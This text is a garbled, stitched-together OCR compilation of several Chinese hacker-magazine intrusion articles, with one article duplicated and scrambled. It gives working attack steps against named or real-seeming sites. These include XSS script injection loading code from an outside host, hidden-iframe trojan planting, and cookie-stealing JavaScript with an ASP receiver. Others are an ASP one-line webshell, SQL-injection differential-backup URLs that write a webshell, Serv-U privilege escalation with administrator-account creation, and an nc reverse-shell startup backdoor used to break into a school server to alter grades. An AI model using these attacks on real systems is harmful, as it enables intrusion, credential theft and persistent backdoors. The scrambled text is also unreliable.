在黑客 X 档案 2005 年第 11 期上, linde318 朋友曾经详细的介绍了自己入侵黑防网站的经历, 不过, 自从那次入侵之后, 黑防应该已经修复了网站上存在的安全漏洞了吧! 于是, 我决定到黑防的网站上去转转, 看看他们的网站改变了多少!

记得以前去的时候, 就发现了下载站的几个注入漏洞, 还可以进行跨站脚本攻击, 但是因为觉得没有什么大的利用价值就放弃了, 看来主要的目标还得放在别人不注意的地方和比较新的系统上! 不过这次比较幸运, 黑防为了 Vip 招收方便, 于是就建立了一个留言本, 呵呵, 现在的留言本大部分都有漏洞, 不知道黑防的留言本如何哦! 如果有漏洞的话就可以试试进行一些有意思的突破了!

留言本不知道是什么系统, 不知是黑防自己写的还是从网上下载的, 版权什么的改得差不多了, 我也懒得找源代码! 后台登录的地方也被修改了, 即使有注入什么的也进不了后台, 就不找 sql 注入漏洞了, 在这么小的系统里, 黑防也应该不存在这样的问题。我们来看看广泛存在于留言本中的一个危害比较大的漏洞——跨站脚本漏洞。在黑客 X 档案 2005 年第 12 期中有篇剑心写的“菜鸟的跨站漏洞大法”, 我们就按照那篇文章中介绍的方法来试探黑防吧!

首先去签个留言, 按照剑心的方法把所有的估计是字符类型的又会进入数据库并且会显示给访问者的变量都写上 <ddd>, 尽量每个变量都测试到, 如图 1。然后去查看返回的主页源代码, 查找我们输入的标记变量 <ddd>, 看看是不是原样返回, 就大致知道是否存在漏洞以及变量的过滤形式了, 如图 2。看到没有, 很多的 <ddd> 哦, 本来还打算做一些手法来绕过限制的, 但是谁能想到他居然是一点过滤都没有啊! 安全性做得这么差, 也太丢人了吧! 既然漏洞存在, 那我们就继续玩下去吧!

# 和我一起

## 到黑防去钓“肉鸡”

琼的木瓜



图 2

根据上面的分析, 我们知道站点是存在跨站脚本漏洞的, 可以插入我们任意的 Html 代码, 为了玩得愉快, 我推荐大家插入这样的代码: `<script src=http://fenggou.net/mm.js></script>`, 这样就会在页面嵌入执行 `http://fenggou.net/mm.js` 这个代码, 然后我们只要改变疯狗站点上的 `mm.js` 内容就可以控制访问者的浏览器执行各种各样的动作了! 那到底该如何做呢? 呵呵, 简单, 我看到留言的名字没有做任何过滤, 甚至不限制变量长度, 就决定在这里插入我们的 js 代码。在用户名字处填写 `Vip<script src=http://fenggou.net/mm.js></script>`, 如图 3, 然后发表。嘿嘿, 看看是不是已经嵌入了, 如图 4, 成功了! 现在我们可以黑防的页面做任何事了哦! 大家可以通过更改 `mm.js`



图 1



图 3







图 4

的内容来做，我就来为黑 X 做一次广告吧，谁叫我每期必买 X 的呢！呵呵！只要在 mm.js 里写上这样的语句：`document.images[0].src='http://www.hackerxfiles.net/img/123.jpg'`，我首先查看了他的 logo 地址，然后通过上面的代码控制他 属性为黑 x 的 logo 就可以轻松搞定了！

注意后面要有个“；”，表示语句结束了（不知道 Sagi 给不给广告费哦）！呵呵！看看效果吧，如图 5。证明的确可以使用 js 控制任何东西！这只是演示，如果要实现文章题目里说的呢，其实也很简单，关键是控制 mm.js 的内容！再来说说挂马吧！只要在页面嵌入我们的 html 页面就可以了，我们使用 iframe 引入吧，mm.js 代码如下：

```
document.write("<iframe style='display:none;' src='http://www.ilovesw.com/mm.htm'></iframe>");
```




图 5

呵呵，`http://www.ilovesw.com/mm.htm` 是木马的地址！我们挂马的目的实现了！现在考虑钓鱼！因为我不清楚黑防 Vip 系统是如何验证的（偶穷没有钱加入啊），所以可以考虑的是社会工程学和 Cookie 信息窃取。因为留言本什么的可以获得整个站点的 Cookie 信息！当然包括 Vip 的了！这里我

提供如下代码：

```
var code; // 准备构造写入的代码 //
var s = 'http://www.fenggou.net/vipcookie.asp';
// 构造 url //
s=s+document.cookie;
code="<iframe style='display:none;' src='";
// 构造一个不可见的 frame //
code=code+s;
code=code+" width=0 height=0></iframe>";
// 组建代码完成 //
document.write(code); // 写入当前页面 //
```

上面就是构造链接然后访问 `http://www.fenggou.net/vipcookie.asp`，我们再做个 vipcookie.asp 接收就可以了！我写了个代码如下：

```
<%
dim fso,file // 定义各个变量 //
Const ForReading = 1, ForWriting = 2, ForAppending = 8
// 定义写文件的各个参数 //
Set fso = Server.CreateObject("Scripting.FileSystemObject") // 定义对象写文件 //
path = server.mappath("cookie.txt")
// 设置我们 cookie 的文件 //
set file=fso.opentextfile(path, ForAppending, TRUE)
// 取得文件对象 //
file.write(request.ServerVariables("QUERY_STRING"))
// 写入获取到的信息 //
file.write vbCrLf
file.close
set file = nothing // 释放对象 //
set fso = nothing
%>
```

嘿嘿，这样就可以记录访问者在黑防的 Cookie 信息了，有幸找到 WTF 的信息就爽了，开玩笑的，呵呵。还有就是如果找个 Vip 兄弟配合一下，让登录 Vip 站的人访问留言本就可以控制他们的浏览器了，可以试着构造 html 修改他们的密码什么的，我就点到为止了！因为我们可以控制 js 了，还有什么不能实现的呢？具体的应用可以参考剑心的文章。我没有什么好的木马也就不挂了，黑防的 Vip 我也不是很感兴趣，那上边几乎所有的东西都是网上有的，对我来说没有什么价值，关键是入侵的思路啊！

这样的一个站点存在这样的漏洞是很可惜的，也许是因为他们太忙于那些招收 Vip 之类的事而再一次忽视了网络安全吧，不过不管怎么说，才仅仅几个月的时间，网站就被两次入侵也实在是反映了他们的安全技术有待于提高，另外，通过本文大家也应该看到了跨站脚本的一些危害！修补是很简单的，所以大家看到文章的时候如果发现漏洞存在了不要怪偶！学到如何发现漏洞和利用漏洞才是重要的！

（文章中涉及到的代码已经收录在本期光盘中间）







改,看来这个小地方管理员还是疏忽了,或者是他根本就还没有用到这个在线编辑系统,只是跟着主站一起上传而已。

原以为进入后,可以上传东西,谁知道这后台简单得可怜,只有普通的几个设置选项而已,粗略看看,依旧找不到上传的突破口,如图4。




图4

### 3. 第3个关键点

我又仔细看了看网站程序的介绍,这次猛然发现了一个大的突破点,如图5。这就是“eWebEditor在线文本编辑器”的介绍,看来他的数据库是asp格式的哦,可以尝试在其中写入一句话木马了。来看看他改了数据库地址没有,在浏览器中提交它的默认数据库地址,如图6,显示的都是乱码,不用多说了,这就是数据库。

1. 设置程序的主要配置文件,一般数据库的地址都存放在这里,因此需要修改。
2. 上传程序的数据表结构,建议以asp后缀,名称为asp文件(文件名称的说明),防止下载失败,也可用数据库,能直接修改asp文件。

图5




图6

## 四、取得 shell

在前面我们打开他数据库的时候,看到关键的一些东西——“jpg|jpeg|bmp”,也就是图片类型。我们再次登录这个在线编辑器的后台,点击“样式管理”,经过测试,发现不可以直接修改样式,所以我们要尝试写入木马的话,就必须新增样式了,点击右上角“新增”按钮,如图7。然后看到图片类型那里,是不是跟我们在数据库里看到的一样呢?

我们可以确认,在这里添加东西的话,就会直接写入数据库,如果追加上一句话木马呢?也就会很自然地把木马写入数据库了,这样就可以直接控制我们的 webshell 了。




图7

一句话木马的代码如下: <%execute(request("cmd"))%>, 其中cmd是密码,可以自己设置,然后提交,显示保存成功了。




图8

打开我们的lanker控制端,把网站asp格式的数据地址填写上,然后提交环境变量试试看,如图8。前面是一堆乱码,到最后,却是显示出了服务器的相




图9



关信息,说明我们的马儿被成功写入了,不过这样看着怪不爽的,那么多乱码,我们就来写入一个海阳顶端2006吧,随便进入一个目录下,新建建立一个asp文件,把海阳的代码复制进去,然后提交,显示成功,来看看吧,如图9。

成功了哦,我提交的是免杀的海阳2006,因为第一次提交的是普通的没有经过加密的,后来给杀了,所以,谨记我的格言——要想效果好,免杀别忘了(关于木马免杀的各种方法,详见X档案06年第1期的小手册)!

## 五、总结

就整个人入侵过程而言,都不存在什么新技术,本文只是给大家提供了一个如何入侵一个表面上没有漏洞的站点的思路,希望能给一些新手朋友在学习入侵技术的道路上带来一些启发。

(文章中涉及到海阳顶端2006已经收录于当期光盘中) 5



最近不知自己怎么了,开始和Mail系统过不去。上期我写了一篇关于Mail系统的文章,事后总觉得不爽。今天再送给大家一篇,就算是新年的贺礼吧!

当你使用“AnyMacro Mail”做为关键词,去“百度”或者“Google”搜索一下,就会发现这款国产Mail系统在国内企业邮箱的市场占有率是相当高的。这款Mail系统是由北京安宁公司出品,主要为一些“电信”、“网通”、“铁通”级别的网络公司提供VIP邮箱服务。源码是不公开的,而且做了加密处理,只能做“暗箱”测试了。没想到却发现了很严重的问题。

### 一、暴出绝对路径读取任意文件

一次偶然的机会,通过“社会工程学”得到了XX网通公司一个管理员的邮箱密码,很轻松的就进入了邮件管理界面(图1)。




图1

看到了如此多的垃圾邮件,让我感到很是郁闷啊!没有一个新邮件是有利用价值的。真难为这位

管理员了。不过看到“网络存储”几个字倒是让我想起了什么,前段时间不是有一款网络硬盘系统也出现了很严重的漏洞吗?那么,这个会不会也出现类似的问题呢?点击“网络存储”的链接,然后选中本地的一个文件bin.php,我选择的是PHPSPY。点击“上传文件”,等一下就会提示文件上传成功了,如图2。




图2

我的思路就是观察一下这个bin.php的地址,看看能不能得到一些有用的信息,右键点击bin.php,选择“在新窗口中打开”,系统会自动下载文件,我们也可以很清楚的看到这个文件的地址,如图3。




图3

等一下!你仔细观察这个URL有没有发现“f\_f=/bin.php”,这个参数的赋值有些面熟啊?既然他可以读取bin.php,那可不可以读取其他文件



# 菜鸟之杀入学校教务处

欢乐



发现了,当时正值学校巧立名目,要我们交这交那的钱,心里很不爽,因此,我决定第二次入侵教务处。这次学校的网站也改为动态网站了,使用的是asp程序。我想管理员发现入侵者不一定在web程序上下功夫。打开留下的asp木马果然还在。当我再次拿出su.exe程序溢出时,发现怎么也登录

不上主机,扫描了一下端口,发现管理员竟然把serv-u卸载了。使用su溢出取得权限的方法已经不通了。我开始在主机上找其他可以利用的漏洞。

可恶的是管理员没有留下可以直接取得权限的东西。留下的asp木马可以浏览任意盘,看来也只有走这条路了。思路是写个死循环,放个vbs到启动项目去。当主机启动时也就启动了我留下的后门。我把vbs放在c:\Documents and Settings\Administrator\「开始」菜单\程序\启动\shell.vbs下。利用瑞士军刀nc反向连接返回一个cmdshell,运行死循环的批处理。此时的cmdshell是guest权限,而guest权限下的确是有能力让主机重启的。这时就只有等待了。

当黑客也是要有耐心的。呵呵,果然过了几天,网站打不开了,我想管理员应该去重新启动主机了吧,后来也理所当然的再次拿到了主机的绝对权限,也再次克隆了guest帐号和管理员的密码。

以上的两次过程其实都是很顺利的,使用的方法也都是以前的X上讲过的,因此本文就不作为重点详细描述了。主要来看看我的第三次入侵!

快要毕业了,学生一切的行动都要按照教务处的去做。我有网站的绝对权限我怕谁(后来学校把成绩这一块儿也放到了教务处)。我想怎么改成绩就怎么改。某一天,当我再次得意的使用guest帐号和管理员密码进入主机的时候,它却对我说“NO”。哦,我快要疯掉了,就要毕业了,在这么紧要的关头我再次与教务处网站说“BYEBYE”,我的那些“红灯”成绩该怎么向家里交待呀!

教务处网站有了很大的变化,我们的asp木马终于被管理员发现了,webshell也没有了,dvbbs论坛也被删掉了。看来再走上传获得webshell这条路是行不通了。网站不是使用的asp程序吗,来看看有没有注入漏洞。拿出nbsi2开始检测,原来是DB\_OWNER权限(图1)。现在教务处网站使用的是asp+mssql黄金组合。来试试利用sqlhello.exe远程溢出程序,怎么也得不到主机的cmdshell,看来溢出这条路也行不通。

已经记不清是第几次进入学校教务处了,反正每次都有不同的理由。好笑的是每次管理员只是发现入侵者,简单的做一下防护,而没有注意到其它安全方面的问题,治标不治本,是解决不了问题的。所以就有了我X次入侵的过程。最重要的是觉得如果是黑客/安全技术爱好者的话,学校的网站是一定要拿下的(小编不解,为什么呀?另外,要是学校没有网站呢),我已经拿下了学校的主网站和教务处网站,而这两个网站都是我们学校中重中之重的网站,而且学校教务处网站有我们全校学生的成绩数据库,平时我们查成绩的时候就要用到这个网站(小编恍然大悟,原来入侵学校的网站还有这好处呀,不会是想偷偷的改自己挂红灯的成绩吧)。

在我印象中比较深刻的有三次进入到教务处网站。第一次是刚到学校读书的时候,老师总是叫我们到教务处找考试的消息,我就注意到教务处网站的重要性了。当时还是sql注入和上传最流行的时候,当然我们学校网站也不例外。教务处网站使用的是Windows2000 server系统,浏览了一下教务处网站感觉做得还不错的,扫描了一下开放的端口,又检测了一下sql注入,竟然没有找到任何的漏洞(当时还是静态网站)。我真的有些不相信,也怀疑是不是学校有高人存在。拿出啊D注入工具开始寻找上传网页,当出现有http://xxx.xxx.xxx.xxx/bbs/upfile1.asp的时候,我心里一阵狂喜。打开后才知道是dvbbs6.0论坛的上传网页。原来管理员把上传页面改了。呵呵,对不起了,找出桂林老兵的上传利用程序上传asp木马,顺利拿到了webshell。我又扫描了一下21端口,发现网站使用的还是serv-u4.0版本,最后上传su.exe溢出拿到了网站的管理员权限。网站又开了3389也省去了我开终端了,我又克隆了guest帐号,读出管理员的密码,清理脚印走人。第一次太顺利入侵,甚至根本就没有让我感觉到挑战的喜悦。

过了很长一段时间,我使用克隆的帐号进入主机的时候,发现已经无法进入了,我换用管理员帐号也进不去,看来,第一次的入侵总算是被管理员



# 菜鸟之杀入学校教务处

欢乐



发现了,当时正值学校巧立名目,要我们交这交那的钱,心里很不爽,因此,我决定第二次入侵教务处。这次学校的网站也改为动态网站了,使用的是asp程序。我想管理员发现入侵者不一定在web程序上下功夫。打开留下的asp木马果然还在。当我再次拿出su.exe程序溢出时,发现怎么也登录

已经记不清是第几次进入学校教务处了,反正每次都有不同的理由。好笑的是每次管理员只是发现入侵者,简单的做一下防护,而没有注意到其它安全方面的问题,治标不治本,是解决不了问题的。所以就有了我X次入侵的过程。最重要的是觉得如果是黑客/安全技术爱好者的话,学校的网站是一定要拿下的(小编不解,为什么呀?另外,要是学校没有网站呢),我已经拿下了学校的主网站和教务处网站,而这两个网站都是我们学校中重中之重的网站,而且学校教务处网站有我们全校学生的成绩数据库,平时我们查成绩的时候就要用到这个网站(小编恍然大悟,原来入侵学校的网站还有这好处呀,不会是想偷偷的改自己挂红灯的成绩吧)。

在我印象中比较深刻的有三次进入到教务处网站。第一次是刚到学校读书的时候,老师总是叫我们到教务处找考试的消息,我就注意到教务处网站的重要性了。当时还是sql注入和上传最流行的时候,当然我们学校网站也不例外。教务处网站使用的是Windows2000 server系统,浏览了一下教务处网站感觉做得还不错的,扫描了一下开放的端口,又检测了一下sql注入,竟然没有找到任何的漏洞(当时还是静态网站)。我真的有些不相信,也怀疑是不是学校有高人存在。拿出啊D注入工具开始寻找上传网页,当出现有http://xxx.xxx.xxx.xxx/bbs/upfile1.asp的时候,我心里一阵狂喜。打开后才知道是dvbbs6.0论坛的上传网页。原来管理员把上传页面改了。呵呵,对不起了,找出桂林老兵的上传利用程序上传asp木马,顺利拿到了webshell。我又扫描了一下21端口,发现网站使用的还是serv-u4.0版本,最后上传su.exe溢出拿到了网站的管理员权限。网站又开了3389也省去了我开终端了,我又克隆了guest帐号,读出管理员的密码,清理脚印走人。第一次太顺利的入侵,甚至根本就没有让我感觉到挑战的喜悦。

过了很长一段时间,我使用克隆的帐号进入主机的时候,发现已经无法进入了,我换用管理员帐号也进不去,看来,第一次的入侵总算是被管理员

不上主机,扫描了一下端口,发现管理员竟然把serv-u卸载了。使用su溢出取得权限的方法已经行不通了。我开始在主机上找其他可以利用的漏洞。

可恶的是管理员没有留下可以直接取得权限的东西。留下的asp木马可以浏览任意盘,看来也只有走这条路了。思路是写个死循环,放个vbs到启动项目去。当主机启动时也就启动了我留下的后门。我把vbs放在c:\Documents and Settings\Administrator\「开始」菜单\程序\启动\shell.vbs下。利用瑞士军刀nc反向连接返回一个cmdshell,运行死循环的批处理。此时的cmdshell是guest权限,而guest权限下的确是有能力让主机重启的。这时就只有等待了。

当黑客也是要有耐心的。呵呵,果然过了几天,网站打不开了,我想管理员应该去重新启动主机了吧,后来也理所当然的再次拿到了主机的绝对权限,也再次克隆了guest帐号和管理员的密码。

以上的两次过程其实都是很顺利的,使用的方法也都是以前的X上讲过的,因此本文就不作为重点详细描述了。主要来看看我的第三次入侵!

快要毕业了,学生一切的行动都要按照教务处的去做。我有网站的绝对权限我怕谁(后来学校把成绩这一块儿也放到了教务处)。我想怎么改成绩就怎么改。某一天,当我再次得意的使用guest帐号和管理员密码进入主机的时候,它却对我说“NO”。哦,我快要疯掉了,就要毕业了,在这么紧要的关头我再次与教务处网站说“BYEBYE”,我的那些“红灯”成绩该怎么向家里交待呀!

教务处网站有了很大的变化,我们的asp木马终于被管理员发现了,webshell也没有了,dvbbs论坛也被删掉了。看来再走上传获得webshell这条路是行不通了。网站不是使用的asp程序吗,来看看有没有注入漏洞。拿出nbsi2开始检测,原来是DB\_OWNER权限(图1)。现在教务处网站使用的是asp+mssql黄金组合。来试试利用sqlhello.exe远程溢出程序,怎么也得不到主机的cmdshell,看来溢出这条路也行不通。






图 1

重新整理一下思路,我决定利用备份差异得到 webshell。首先要知道网站的数据库是不是放在同一个站点上的,使用 nbsi 的列目录功能,幸运的是数据库和 web 是同一个主机上的(图 2)。




图 2

好的,紧张的时刻到了,差异备份得到 webshell。第一步: `http://xxx.xxx.xxx.xxx/News_template.asp?id=395;declare @a sysname,@s varchar(4000) select @a=db_name(),@s=0x6A776368627565 backup database @a to disk=@s--`, 备份当前数据库,以差异备份,其中 0x6A776368627565 是我的当前数据库 jwchbue; 第二步: `http://xxx.xxx.xxx.xxx/News_template.asp?id=395;Drop table [huanle]; create table [dbo].[huanle] ([cmd] [image])--`, 建表加字段; 第三步: `http://xxx.xxx.xxx.xxx/News_template.asp?id=395;insert into huanle(cmd) values(0x3C25657865637574652072657717565737428224E6565616F2229253E)--`, 写入蓝屏大叔一句话木马; 第四步: `http://xxx.xxx.xxx.xxx/News_template.asp?id=395;declare @a sysname,@s varchar(4000) select @a=db_name(),@s=0x643A5C6A77635C7368656C6C2E617370 backup database @a to disk=@s WITH`

DIFFERENTIAL,FORMAT--, 0x643A5C6A77635C7368656C6C2E617370 是备份得到 webshell 路径 d:\jwc\shell.asp。再次以差异备份得到插入有蓝屏大叔一句话木马的 WEBSHELL。备份得到 webshell 路径是 `http://xxx.xxx.xxx.xxx/shell.asp`。第五步: `http://xxx.xxx.xxx.xxx/News_template.asp?id=395;Drop table [huanle]--`, 删除建立的表。打开备份得到的网页 `http://xxx.xxx.xxx.xxx/shell.asp`, 出现了错误(图 3), 说明我们已经成功了。利用蓝屏客户端连接, 添上你的 asp 木马(图 4), 提交后我的 asp 木马终于出现了(图 5)。




图 3




图 4




图 5

小样, 看你能飞出我的五指山! 扫描一下, 看开放了 ftp 端口没有。幸运的是管理员仍然使用的是 serv-u4.0 版本(图 6), 看来取得权限只是时间问题了。利用刚刚得到的 asp 木马上传一个超级大马桂林老兵的 asp 站长助手(图 7), 然后上传 serv-u 的本地溢出程序, `net user test test /add, net localgroup administrators test /add`, 如图 8, 就这样我再一次拿到学校教务处网站的系统权限, 这次可不能再让“肉鸡”跑了, 我不仅克隆了 gues



帐号,再次读出了管理员的密码,还植入了内核级的后门程序,最后当然是清理脚印了。我想管理员不可能想到这么快就会有入侵者再次“光临”吧!




图 6




图 7

sql注入、上传漏洞、serv-u提升权限已经流行了很长一段时间了,可见我们学校教务处网站的管理员是很不注意网络安全的,其实这种现象在整个国内都是如此。从小小的一个sql注入漏洞就可以轻




图 8

易的拿到系统的administrator权限是多么恐怖的一件事情啊!究其原因,问题还是出在web程序上,毕竟是自己的学校,学学雷锋,做做好事,来帮他做做安全防范的工作吧,补上sql防注入的程序,serv-u下载了一个最新的版本,并严格控制权限。mssql也打上了最新的补丁,并且严格控制任意盘的权限,重中之重是控制好c:\program file\serv-u、启动项目等一些重要目录的权限。web程序也给出专门的管理人员权限,我想基本上算是安全了吧!

(文章中涉及到的工具ftp.exe、攻击动网sp2.exe以及其他相关代码已经收录于当期光盘中)

## 跨站提交表单详解

玄猫[BCT]

在以前的杂志中我们曾多次提到使用跨站的一个危害巨大的应用方法——利用跨站提交表单,但是在许多论坛上我仍然发现有一些朋友不是很理解这种方法如何应用,因此本文将详细介绍此方法的原理、适用范围及使用过程,并对其中涉及到的技术要点逐一分析。

我想跨站的原理及其表现大家都非常清楚了,跨站简单来说就是利用程序对用户输入估计不足,没有进行充分的过滤,从而导致用户的非法输入可以显示在页面上被其他的访问者访问,从而被动执行其输入的HTML代码。

而跨站提交表单的主要应用

则是使管理员访问我们写入危险字符的页面而进行侵害的。

我们知道,网络程序中管理员登录后即获得一个“session”,此session为管理员在服务器上的一个标志,其信息以一个长字符串sessionid的形式保存在管理员所使用的计算机的cookies中,服务器通过服务器端内存中保存的sessionid与管理员所使用的计算机中的sessionid进行比对,认证其身份,因此如果我们能够让已登录的管理员为我们进行某些操作,那就是合法操作。

简单来说,上面介绍了使用跨站提交表单利用管理员权限的条件,即:程序存在跨站漏洞,且

管理员在执行我们提交的恶意代码时已经登录为相应权限。

